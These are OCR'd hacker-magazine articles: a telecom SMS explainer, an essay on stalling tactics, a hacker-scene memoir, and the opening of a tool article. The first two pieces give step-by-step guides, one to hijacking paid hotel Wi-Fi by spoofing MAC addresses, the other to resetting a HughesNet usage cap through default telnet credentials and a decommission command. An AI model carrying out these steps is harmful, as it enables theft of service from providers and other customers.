
by Carbide

First, the necessary disclaimer: gaining unauthorized access to wireless networks, especially when someone wants you to pay, is probably illegal. This article is provided for information only.

I was recently on a business trip, and I took the company-provided Windows laptop with me. The hotel I was staying in had wayport wireless access[1] for a fee. Opening up Firefox took me to the page that explains the pricing and service. The hotel I was in happened to have only unlimited plans, which I'll explain later. My friend once told me that he had read in *2600* a way to gain access to wireless networks by MAC address spoofing in Linux. He basically described that you find other computers on the wireless network, then find their MAC addresses, then change your MAC address to match theirs. Once this is

done, the wireless router routes every other packet to your computer. The way it was described, the wireless router thinks both computers are one computer because they have same hardware address.


Not having Linux with me at the time, I made sure I had two very important programs: Kaboodle[2] and Technitium MAC address changer[3]. First, I connected to the wireless access point of interest and opened up Firefox to ensure that the correct page was displayed. Second, I opened up Kaboodle and waited for every computer on the network to be scanned. This may take a while if the network is really busy. Then, the computers were displayed; some are shown as computer names like NANCY, others as IP addresses. Double clicking on one of them shows the computer's MAC address:



The next step is to change your MAC address to the one that is displayed. There are several ways to do this in Windows. One way that I'm familiar with is to edit the registry to change the address, but I prefer the Technitium MAC address changer for frequent changes. Open up this program, and change the MAC address to the one that is displayed by Kaboodle:

The wireless card should be disabled and then re-enabled, and then it should reconnect to the network of interest.

Navigate to your homepage and it should display. Some problems that might be encountered are slow page load times, frequent disconnects and reconnects to the access point, and a complete inability to access the AP at all. I encountered slow page load times. This might be attributed to both computers trying to access a lot of information at one time or downloading or uploading large amounts of data. If this happens, changing to a different MAC address might be useful. The second problem might be the router trying to defeat this method, detecting two identical MAC addresses, and not allowing either to




connect. The third problem might be that the router has detected one MAC address first and will not allow an identical one to connect because it has already associated.

Several moral and ethical problems might be considered. For example, if this is not an unlimited plan, then each byte might cost the customer money. Common courtesy would dictate that you make sure you're using an unlimited plan. Also, if the user suspects that activity has been going on when they were not using the service, it might raise some questions. Another potential problem would arise if the customer gets randomly kicked off; they might call technical support to investigate, which could further complicate matters. The last moral dilemma is charging for wireless access in the first place, which should put people at unease, but, surprisingly, doesn't. One problem with this is charging for a substandard service when other services are available that people would have no objection to paying for, such as ethernet and fiber optic connections. The other problem with charging is that offering free wireless access attracts customers to whatever service you are offering, whether it's staying at a hotel or getting a cup of coffee. I apologize for the digression and for any disagreeing letters that might follow.

References

[1] http://www.wayport.net/
[2] http://www.kaboodle.org/
[3] http://tmac.technitium.com/tmac/

Thanks: Droid for telling me about this method and the author of the 2600 article about it.



The HughesNet FAP

by ntbnnt

I use satellite Internet, which is great for web browsing, IRC, IM, e-mail, and the like. But it offers absolutely no convenience whatsoever for downloading music, listening to internet radio, or downloading my favorite Linux distro.

You see, HughesNet has a particularly restrictive Fair Access Policy (FAP). Now, I understand perfectly why a FAP is needed; however, it seriously limits many of the more obvious and useful applications of high-bandwidth Internet.

Having the hacker's perspective, I questioned if it were possible to reset my Internet usage statistics, so that I 'd be able to take the 2.5 hours of non-stop HTTP communication that it takes to download an .iso of Debian without having to wait 24 hours after each hundred megabytes.

The equipment for a HughesNet connection is a satellite dish, its radio, and a receiver, or modem if you will. The modem is a basic VxWorks-based router with only one port and the equipment and software to interpret the satellite signal. You can telnet into this router by connecting to `192.168.0.1:23` and entering the username `brighton` and the password `swordfish`. Anyone with experience hacking VxWorks equipment should find a new toy instantly with that information. But, onward to the FAP issue.


There is a separate telnet daemon running on the HughesNet modem. It is listening for the free-minded to call upon its power at `192.168.0.1:1953`, and Hughes made it easy for us, since we can access this menu without any kind of login. Basically, this is the CLI of what you get by visiting `http://192.168.0.1`, but it provides some much more useful functions. Entering `?` into the command prompt will yield all the info we will need.

The HughesNet FAP is enforced by tracking the bandwidth used by each Site ID. If you've never done so before, go to System Info to see this. Basically, it serves as authentication that your modem is commissioned for service. If you have no Site ID, access to the HughesNet network will not be granted. Now, basically the goal is to reset all of the information stored about you at the HughesNet NOC, so your FAP status is reset back to nil. That will allow you to finish the download of Debian, RedHat, or whatever you prefer.

So, we will need the help of tech support. This is fine, because tech support is your friend. Reconnect to your router and enter the command `rd`. This is going to force your modem into a state of being decommissioned, which will require it to be recommissioned with the help of tech support. Go ahead and call 1-866-347-3292. Give them all the info they need; be honest.

The agent will not check your FAP status—it's simply not in the script. He will tell you to go to `http://192.168.0.1/➥fs/registration/setup.html` and click "Re-Register."Continue through the prompts until the modem reboots. After it does so, let it sit, watch the status at `http://192.168.0.1`, and let it update. When it's done updating, go ahead and check the FAP status. It should now say "NO." That means sweet, unmetered freedom. Smile and watch as your connection goes from 2.2kb/s to 200.2kb/s, and smile bigger with that nice fat download sitting in your download folder. Redo this as needed, but remember to call tech support every few times that you need to do it; that way Hughes will see that there are issues with your service and that you aren't decommissioning your modem for fun.

Shouts to h3xis, who taught me about firmware, showed me how to hack Tomato, and introduced me to 2600.



Hello, and greetings from the Central Office! After an unusually cold and rainy winter here in the Pacific Northwest, summer is in full swing. With so little good weather in this part of the world, people head outdoors and make the most of it - even with gasoline hovering near $5 per gallon.

For many young people, this means it's time for noisy outdoor concerts, which I'm told are even louder than our diesel backup generator here at the Central Office. At a huge music festival with sound systems approaching the decibel level of a 737 taking off, how do you find your friends? Increasingly, text messages are the solution.

You may not think about it much when you're sending "HEY CRACK DAWG WHERE U @" to your friend, but sending and receiving small text messages is incredibly complex - in fact, much more complicated than email. Making matters worse, there are multiple versions of SMS, and multiple technologies involved in mobile phone systems (for example, CDMA IS-95, CDMA2000, GSM CSD, and GSM GPRS). For this article, I'll focus on GSM networks, which are operated by AT&T and T-Mobile (along with some smaller regional carriers such as Edge Wireless) in the U.S.

Text messages are governed by the Short Message Service (SMS) standard. This is currently defined as part of the European Telecommunications Standards Institute (ETSI) GSM 03.38 standard. It incorporates, by reference, the MAP part of the Signaling System 7 (SS7) protocol. The specification allows for 140 byte messages. In North America, this translates to 160 characters because the character set used is limited to 7-bit ASCII characters. In Unicode alphabets (such as Arabic, Chinese, or Cyrillic), where characters are two bytes apiece, SMS messages can only be 70 characters in length. Whichever alphabet you use, larger messages are generally split apart to be delivered (and billed) as multiple text messages. However, because additional metadata is required to accomplish this, the size of each message is reduced by six bytes (seven ASCII characters).

To understand how an SMS message is delivered, it's important to first understand a little about how GSM switching works. So, here's a crash course.

HLR

When you sign up for service, your phone number, the IMSI from your SIM card, and information about the capabilities of your account are input into the Home Location Register (HLR). This is a database operated by your wireless carrier, and it largely controls what your handset is both allowed and configured to do on the network (e.g. place and receive calls, send and receive text messages, forward calls to voicemail, use data services, and so forth). The HLR also keeps (approximate) track of your location on the network, in order to deliver calls and messages appropriately. In general, each wireless carrier operates one HLR topology, and large carriers split up subscribers between HLR nodes. The HLR is the nerve center of a wireless carrier, and if it fails, a very bad day is guaranteed for the person who administers it. At a minimum, nobody will be able to receive incoming phone calls, text messages will be delayed, calls will not forward to voicemail, and self-important people in SUVs everywhere will be unable to use their BlackBerrys while running over old ladies in crosswalks. So, as you might imagine, an HLR outage means the carrier may lose thousands of dollars per minute. Fortunately, redundancy and failover capability are fairly sophisticated. For example, Nortel's NSS19 platform allows for both local and geographical redundancy. HLR databases themselves are also designed with a high degree of redundancy and fault tolerance, allowing rapid recovery in the event of failure.

MSC

An MSC is a Mobile Switching Center. In effect, this is a Central Office for mobile phones. However, unlike traditional wireline Central Offices, which generally cover only one city (or in large cities, as little as one neighborhood), MSCs generally cover an entire region. These incorporate all of the functionality you would expect from a modern Central Office, along with a lot of whiz-bang features specific to mobile phone applications (such as the VLR described below).

MSCs can be either local or gateway MSCs. A gateway MSC is analogous to a tandem switch, and can communicate fully with other wireless and wireline networks. A local MSC is analogous to a local switch, although these switches can

often route directly to the PSTN (and increasingly, VoIP networks) for voice calls.

VLR

Your mobile phone will generally be registered in the Visitor Location Register (VLR) of the Mobile Switching Center (MSC) serving the area in which it is located (although the HLR does not necessarily have to be decoupled, so in smaller GSM systems the VLR may be the same as the HLR). The VLR retrieves a local copy of your subscriber profile from the HLR, so most routine queries can be processed against the VLR rather than the HLR. This minimizes load on slow and expensive inter-carrier SS7 (and sometimes even X.25) links and the HLR servers. These systems are also designed with a high degree of fault tolerance, because it's also bad if they fail. However, the failure of a VLR will cause only a localized outage. Failed calls will generally be forwarded to voicemail in the interim, and SMS messages will be held for delivery until the VLR is again operational.

MXE/MC

The MXC (also referred to as MC) handles messaging. On GSM systems, this includes voicemail, SMS, and fax features (yes, the GSM standard includes sending and receiving faxes for some reason).

SMSC

Hey, we finally got to the piece that really matters. The SMSC is the component of the MXE which handles SMS origination and termination. SMS messages sent or received generally pass from your handset to the MSC to the MXE to the SMSC, and then either in the reverse direction (for on-network SMS) or to the gateway MSC for inter-carrier delivery.

Message flow

I'm a visual person, so here's a visual depiction of how an SMS is sent. Read it from left to right:

Figure 1: Mobile SMS Origination




Diagram drawn by Carre

Note that the SMS protocol accounts for the unreliability of wireless networks by using an acknowledgment sequence.

Next, here's a visual depiction of how your phone receives SMS messages from the network. Read it from right to left:

Figure 2: Mobile SMS Termination




Diagram drawn by Carre

Note that the acknowledgment sequence is also end-to-end, as in Figure 1.

Billing

While the GSM standard defines how the SMS protocol works and the data structures associated with it, billing is left up to the carriers. This is a contentious issue, particularly overseas where carriers do not charge for receiving SMS messages. Unlike email, SMS is billed per message, and carriers will generally not deliver messages unless they have a billing arrangement with the originating carrier. This has given rise to inter-carrier SMS providers, such as VeriSign, who negotiate wholesale billing arrangements on behalf of carriers. Generally, in the absence of a billing arrangement, carriers will refuse delivery of SMS messages. This is a particularly glaring issue when using SMS short codes. For example, the popular 8762 (UPOC) short code is not available to Sprint subscribers, because Sprint lacks a billing arrangement with Dada (the owner of Upoc).

Well, it's the end of my shift here in the Central Office, so enjoy the rest of your summer and please wear ear plugs if you dance near the big speakers. Instead, save your hearing for The Last HOPE in New York, where I'll be speaking this year!

References


http://www.nowsms.com/discus/messages/1/1103.html - This message board thread provides a detailed description and listing of the SMS character set.

http://www.nortel.com/solutions/wireless/collateral/nn117101.pdf - Nortel white paper for the NSS19 HLR platform.

http://www.eventhelix.com/RealtimeMantra/Telecom/ - Detailed flowcharts of common GSM call flows and sequences.

http://en.wikipedia.org/wiki/GSM_services - Well-written Wikipedia article outlining consumer services available on GSM networks.

HACKING SOCIETY



by Barrett Brown

"holding" (hōl'diŋ)
1. in certain sports, the illegal use of the hands and arms to hinder the movements of an opponent

"action" (ak'ʃən)
1. the effect produced by something.
2. a) a military encounter
   b) military combat in general

Everyone is familiar with what holding actions are; we experience them every day of our lives. What many people may not know is that holding actions can be very carefully planned using statistics, making them a powerful tool of manipulation.

First, let's acquaint ourselves more specifically with what a holding action is.

Scenario One: Let's say, for example, that you are trying to get a refund for some small item you bought but which you received in the mail broken. The item cost $30.00, but you paid for it, and you want to get what you paid for. You call the company and are greeted by a phone tree. The phone tree is the first step in the company's holding action against you. You spend forty minutes navigating around the tree, and you finally reach a customer service representative, who informs you that in order to get a refund or exchange, you need to have the original receipt, fill out some forms they send you in the mail, and send your item back to them. You wait for your forms in the mail, but three weeks later they haven't come. So you spend another forty minutes on the phone tree to reach another representative, who apologizes and says the forms will be sent to you. This step can be repeated as many times as necessary until you get so tired of wasting your time that you just give up on the refund entirely. This is an example of a successful holding action by the company against you. Through the use of phone trees and red tape, the company avoided spending money on you. In fact, because time is equal to money in most people's lives, they made you spend even more money.

Scenario Two: Now let's say, completely hypothetically, that you are an American president. Oh, I don't know, how about Ronald Reagan. And you are two weeks away from your re-election day. Something bad comes out in the news—for example, Reagan molests a Girl Scout—that threatens your numbers in the polls, and you need to distract the public just long enough to ensure your re-election. There happen to be US prisoners of war in Iran, and you make a secret deal with the Iranians that if they release the hostages the day after re-election, you will give them some guns or drugs or something. Then you go on TV and promise that if you get elected, the hostages will be released. This is another form of holding action which uses the media. The president does not need to prove the Girl Scout wrong or clear his own name. He just needs to hold the people's attention for two weeks, until he gets re-elected. Distraction holding action.

Scenario Three: You are a homeless heroin addict. You are sent to jail for a crime you did not commit. While in the city jail, awaiting trial, you are in excruciating agony because your body is suffering from opiate withdrawal. Every day that you are incarcerated is a day in agony. Your public defender tells you that you can plead guilty and get out in two days, or you can fight to prove your innocence, which will take months. You are caught in a holding action (as well as a holding cell), and most people in these conditions fold under the pressure.

Holding actions are used on us every day, in ever-increasing numbers. Major companies actually have statistics which tell them exactly what percentage of customers will hang up or reach the wrong person when calling an automated phone tree, and they count on those numbers. They save money with every customer that does not reach them, or so their logic goes. The main commodity which a holding action manipulates is time. Whether we realize it or not, time is money, and since corporations, private interest groups, and wealthy individuals have much more money and time than the average person, these large

entities will always win any given holding action.

Let's examine scenario two again. A customer in this scenario who is somewhat poor may not have forty minutes to spend on a phone tree. Either they are busy working for minimum wage, or they are spending their free time doing laundry and shopping. A poor person often does not have the time to spend on red tape and will give up early, thus saving the manipulative entity in question from replacing their defective product. A wealthy individual in scenario two would have more time to wait on hold, or even a secretary to make the call instead, thus increasing the chances that they will end up getting what they paid for.

Now that we understand a little about how holding actions are used against us, let's think about how they can be used to our advantage. The basic idea is to stall for as long as possible until your enemies either give up, forget or lose the paperwork regarding you, or decide that it is costing them too much money, or until you are in a better position to resolve the matter.

The poor soul in scenario three could have fought his own holding action by insisting on a trial, but not a speedy one. The judicial system in the U.S. functions primarily on to "plea-bargains," which are deals made with the District Attorney. Most courts have no interest in trials because they cost too much money and time. So in the case of scenario three, assuming the charge was small and the person had no prior record, they could insist on a trial. It would take a few months, but chances are good that the charges would be dropped when the DA realized that their own holding action was not working. A friend of mine did exactly this, going to court every month for three years, stalling the case. Every month the DA would offer a new deal, and every month my friend would say, "I want a trial." Finally, after they had postponed the trial to the farthest possible legal time limit, the DA made one last offer, which was fair.

Have an ugly looking credit report? File a dispute on every single bad mark you have. Companies, especially creditors, are routinely bought by other companies, and many times paperwork or data is lost in the transition. When you dispute a claim on your credit report, the burden of proof is on the company. They only have a limited amount of time to prove that you owe them money, or they have to drop the claim from your report. Because these companies are so busy, it is very common for claims to be dropped simply because the creditor did not have the time to find your file and send it to the credit reporting agency. In addition, if your claim is small, it costs the company more money to prove that you owe them than it does to just drop the whole matter. This is using a holding action to your advantage.

Another example is lawsuits. Part of the reason why large companies routinely settle stupid lawsuits for large sums of money is that they are aware of how much more money, time, and publicity it would cost them to go to trial.

Time and information are the two most important commodities in our world today. The more information you have about your opponent and about how their time is allocated, the better your ability to contrive ways to distract your opponent from using time against you. The more control you have over an opponent's time, the less they have over yours. The ever-growing complexity in bureaucracies, aided by the growth of technology, ensures that manipulating people's time is a trend which will only continue to grow and be refined in the years to come. The more you are aware of these processes, the better-equipped you will be to use them to your advantage.

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Thirteen Years of Starting a Hacker Scene

by Derneval Ribeiro Rodrigues da Cunha

For those of you who don't remember me, I'm the one who wrote "Hacking in Brazil" and "Starting a Hacker Scene." Maybe one or two of you have heard of Brazilians on the internet. Unfortunately, there are a great many of them calling themselves hackers and defacing websites. No, I'm not the one who bullshitted those guys into doing electronic vandalism. What I did was to start writing the first Brazilian hacker ezine in 1994. The internet wasn't available back then— people could only learn about it at universities and in a few other places. It just so happened that I did know about it. And there I learned about hacker ethics, viruses, phreaking, and all that stuff. I was involved in setting up an ecology Internet discussion among elementary schools. Then I heard about a "Hacker and Virus Congress" in Buenos Aires, Argentina. It ran for about four days, which I used to learn and talk with people from Hacktic and 2600 and with several Argentine people connected with computer security, among other things.

Few people in South America had Internet accounts. Most things happened in BBSes, on Fidonet or the like. Computer viruses were the main subject when people talked about computer insecurity. But they generated a lot of press coverage in those days. It was, though, very difficult to get any information about anything like "dark subjects." Myself, I had to hack my way into an academic internet account. I did this legally, not by using somebody else's account. I'm not going to talk about bad connection lines; phone modems were everything but reliable. (I wrote about this in "Brazilian Phone System.") I'm talking about people using 600 bps, maybe 1200 bps, sometimes 2400 bps modems. Instead of downloading big files from a BBS, you'd rather choose the files first, then go there yourself with floppies to pick them up. I myself would use the internet only from university computers; I never had to use dial-ups to access anything. Computer students themselves didn't know much about it except what they learned from movies like *Wargames*. That was in the second biggest university in South America. Those were the "golden years."

So, what was my goal? Just to get people together, so they could exchange information. I had to have people to talk about. They had to know about hacking. I had to spread the word for that to happen, so that people all around Brazil—those that deserved to be called "hackers"—would know what it was all about and hold meetings. Later on, the thing would be to prepare for a Brazilian hacker conference. So I started the easiest way: by starting an electronic publication. This was when everybody was just starting to know about the internet, just before Brazilians could get commercial internet access. My ezine was the first on the scene.

My boss didn't fire me when he heard about my plans; he understood things. But everywhere I heard of, a bunch of people joined and started things. I, though, had to start on my own. I borrowed articles from the public domain here and there, asked for permission to publish this or that, sometimes rewrote things, and did some writing on my own. Some of the stuff was so good that it's still published today without my permission or anything else. And, even today, I haven't completely decided if I should sue the guys that did it. There were people who bought books because my article was in them.

Things worked just fine for the publication. My choice of writing in pure ASCII code helped it to be uploaded to and downloaded from in BBSes all around the country and abroad, in Portuguese-speaking places like Portugal and Mozambique. *Barata Eletrica* (*"Electric Cockroach"*) spread everywhere like a disease. It appeared in places like Usenet, like the 2600 list and `soc.culture.brazil`. Myself, I made it available for download from the EFF and `etext.org`. Check Google for the current web address or visit `barataeletrica.cjb.net`. The people from the computer science faculty of a federal university, UFSC, kept a mirror on their website for about a decade—and I've never set foot there; thanks to them! At my own University of São Paulo, they would not hear a thing about it; in fact, they hated me. I almost lost my access there but got it back months later.

Soon people started to write other, more aggressive publications, like the ezine *Axur 05*, *Nethack*, and a few others, mostly on BBSes. That was at the time of Mitnick's arrest. If someone wanted to be known as a hacker, he and his friends would write an ezine. Lots of

good information started to be spread around, like philes about how to get free phone calls in the Brazilian phone system. (They eventually fixed that.)

The ezine grew quite complex. For one thing, I started to enjoy writing. It became more than a hobby. It always took more time to write things. And if I could not enjoy reading it myself again, I would rewrite the article. The ezine, originally meant to be something simple, grew complex, with sections like a FAQ, about, history, better articles, and a news sections that was so troublesome to make that I turned it in a blog (`barataeletrica.blogspot.com`). If I wrote something, there would be a reference or a link saying where I took it from.

People started offering services like how to improve my HTML (it sucks) and easy access of the web site—for free. I declined. I started it all alone; nobody wanted to spare time to help me. Once I was famous, who cares? Besides, a better ezine would involve getting more complex. My focus wasn't in delivering better things to the growing number of people who were getting Internet access. The way it was, I was getting three or four letters a day asking, "Can you teach me hacking?"

I could have gone corporate. But I would have had to charge for that. In fact, when I started the ezine, the freeware concept was not understood. For me, it meant that I would not have to worry about paying wages, taxes, revenue, income, consumer rights, and so on. I would have had to register the ezine; then I would have been a target. If anybody sued me and I lost, that would have been it. And the kind of articles I published were often in gray areas of the law. If you're a hired hand, you need to work eight hours a day, but if you're a boss, you work twice that much.

My opinion was quite respected. Among other things, I can say I started the talk about Linux in Brazil. Phiber Optik came here; I told everybody to ask him to compare Windows security versus FreeBSD. Newswriters did not know anything about it. I was also there to give support when an activist from Amnesty International, Fernanda Serpa, started the "Free Kevin Mitnick" movement in Brazil. Maybe I'll write about it someday. When there was talk about bringing Markoff and Shimomura to a US$400 per ticket conference to talk about "the pirate and the samurai," I wrote an article in the ezine. Later on, nobody talked about bringing those guys here to Brazil for a conference anymore.

My task was completed. The "hacker scene" had happened. It was no dream anymore. There were some very strong meetings, 2600 meetings, and people were talking about it everywhere. And people knew the difference between good hackers and lamers. But then the paper press started to run articles teaching bad things for fun. issue of the now-defunct Brazilian edition of *Internet World* surprised me in that way. Mostly, it had articles telling everything about hackers' bad deeds. Put together, the articles gave knowledge about how to nuke other PCs. My good luck was I declined an interview. Maybe I would have been considered part of the group. Other magazines also did similar articles. Some guys started to write books using material from the ezines. And these books were a hit, even if things in there didn't work anymore. I can trace today's Brazilian electronic vandalism back to those mags and books.

My "hacker" congress never came off. The internet was spreading fast, but I didn't have a computer science degree. My knowledge was mostly Unix-based, and it was quickly devalued. Like most dinosaurs, I didn't believe in a commercial Internet. Maybe it was a bad thing that I wasn't money driven. Instead of setting up an enterprise, I enrolled in a post-graduate course. Don't think that the people who started Yahoo! were more gifted than me. I took my motto "I login therefore I am"—check Google; I said it first—and began to gather all my experiences with the hacker scene into an academic work.

People kept pressing me to write a book about all my exploits rather than a thesis. And the fact is that I collected enough data to write a lot about those days. I could fill two or three books just with information from the ezine. Some day, I'll do it. But for the moment, writing a book in order to just earn money would be selling out. And I could already have done that even with a "I am a friend of *Barata Eletrica*'s author" card. One ex-friend of mine got his US$20 debt pardoned just because he introduced me to his creditor—just like that. If I wanted to write about "how to hack things," I could have done it much earlier. I maybe even could have earned cash doing lectures somewhere, and got a Masters degree. I could also simply have stopped hacking and got a good job in computer security. But, one can't write a thesis and do computer security at the same time. And I'm still thinking about it, but it has to be outside Brazil.

In fact, I soon found out that some people were sticking with me because of the "dark side." Sometimes I even lost "friends" because they gave up on me writing about them. I always warned about my focus on hacker ethics and the pursuit of knowledge. I changed my writing in order to avoid copycats. The ezine is still about hacking, but it now takes a much broader view. How would you teach hacking without using computers? Hacking computers is not the only way to learn about hacking. Some people

promised me that they would keep on reading. And I kept writing the ezine and a blog because it's such a waste to stop..

It sometimes pays off to do a blog. Once I posted that I needed a few memory chips for my old-fashioned computer. I live in São Paulo. One guy from Rio de Janeiro read it, asked for my postal address and sent the chips, along with other things: about 16 kg of hardware, a complete CPU he'd made up of old pieces he gathered from friends. He threw a party, people brought things, they set up a Pentium 233 with a 30 gig HD, and they sent it and some other things to me, by FedEx. I couldn't believe it and sent him some t-shirts by way of thanks. I still used that computer until last Christmas, when a big fan and friend of mine sent me a Pentium 4 with a 150 gig HD and a few science fiction magazines. Maybe that guy is one of the thirty-five that prevent God from destroying the Earth. I don't know.

The problem today with writing a hacker ezine and blog is that today, everybody's got much more access than at the time I started. And there are many people claiming hacker knowledge. Even YouTube has a video or two about computer insecurities. One doesn't have to go underground to learn about "dark subjects." One has to have the conscience, which is the main subject about which I used to write, right from the beginning. If you write about how to do it, that will get old soon. When you write about how to think about it, it will stick. People still can get old issues of my ezine and find good thinking material. That might save their butts one day.

Unfortunately, I could not write a thesis about what I did. The Portuguese language is tough to read. My not writing a book is also something to blame myself for. How could I write a book about "starting a hacker scene" and then get a "normal" job anywhere but in computer security? There was a "hacker" conference in São Paulo, where I live. I could not go. In the USA or Europe, it would be no problem. But not here. There were lots of TV cameras everywhere. No way. At that time, I was working right next to an office where people were trying to sue YouTube. I even knew which books of legislation were being consulted. These people next door did not know about my past, and why should they? Yet, a few weeks ago, I attended another security conference, YSTS. But there were fewer cameras and none from TV.

Also, people always charge you more if they know you're famous. For a time, I would even check famous people for stories about how to deal with fame. It's no easy task, but I believe that sometime in the future, everybody will have to learn about it, how to relate to the press and how to use fame for a purpose. People on the internet don't know this, and they lose great opportunities.

It's like that: for one thing or another, you get famous. Before you know it, it's gone. People have to consider that getting famous is no fairy tale. In order to make some good use of it, one has to know about it. If you publish something today in YouTube or in a blog, it will be remembered somewhere, sometime. You've changed, grown older, but your past is still there. Just like it was. I was very fortunate the way I wrote things. I never used an alias to write, and I have no regrets about it.

When you get famous, some people get to know you because they are getting famous at the same time, but in different places, with other occupations. Mauro Marcelo, who got appointed the chief of the Brazilian Inteligence Agency (ABIN), did know me. I could have interviewed him there and then, but that's another story, and a sort of funny one. Eventually, he was kicked off the job because of the intrigue there, which makes me think he's not such a bad guy; those guys from ABIN aren't popular. When he was there, he bothered to answer an email of mine. Who knows? Maybe someday I'll contact him again. He might have some good stories to talk about. He was, after all, the first Brazilian "Cyber" cop.

He wouldn't catch me, for sure. I stopped all "hacking" when I began writing the ezine. Maybe not all of it, but why bother? That magic word "please" works wonders. You just have to know who to ask. If the guy doesn't know you, just play that song, "Let me please to introduce myself, I'm a man." You can't always get what you want, but sometimes you do. I would never know how to stash things inside University of São Paulo computers without a little help from my friends. I would always sing "Don't you forget about me" for myself, later. You can get high doing things like these. Believe me.

After thirteen years of *Barata Eletrica*, is anybody snoring out there? It's been a great experience, being famous for writing an ezine. I did it mostly because of the readers. What a feeling when you meet someone who got his life changed because of an article of yours! I never got laid because of it, but I did learn a lot about a lot of topics, from public relations to law and journalism. Maybe someday, I'll get a job out of it.

I think everybody should try it. Someone said that if you don't like the news, you should go out and make some of your own. Everybody can help change the world with simple gestures. Just interact with your community. My ezine started like that: a publication for a few people using an internet-connected computer lab nearby. Think about it.

```
888     888 8888888b.  d8b
888     888 888   Y88b Y8P
888     888 888    888
8888888888 888   d88P 888 88888b.   .d88b.
888     888 8888888P"  888 888 "88b d88P"88b
888     888 888        888 888  888 888  888
888     888 888        888 888  888 Y88b 888
888     888 888        888 888  888  "Y88888
                                        888
```

(The Part I Forgot)

```
                                   Y8b d88P
                                    "Y88P"
```

by Gr@ve_Rose

In my last article ("Essential Security Tools," *2600* Winter 2007-2008), I wrote about some security tools, told readers where to get them, and gave a basic introduction of what they do. Most astute readers may have noticed that the section on HPing was very brief. When I was drafting the article, I was moving subjects around, and so I misplaced the main body of my HPing section. When I received my copy of *2600* and noticed this, I firmly planted my face in the palm of my hand and let out a loud "D'oh!" To make up for it and to absolve myself of this error, I am dedicating this article entirely to the HPing utility.

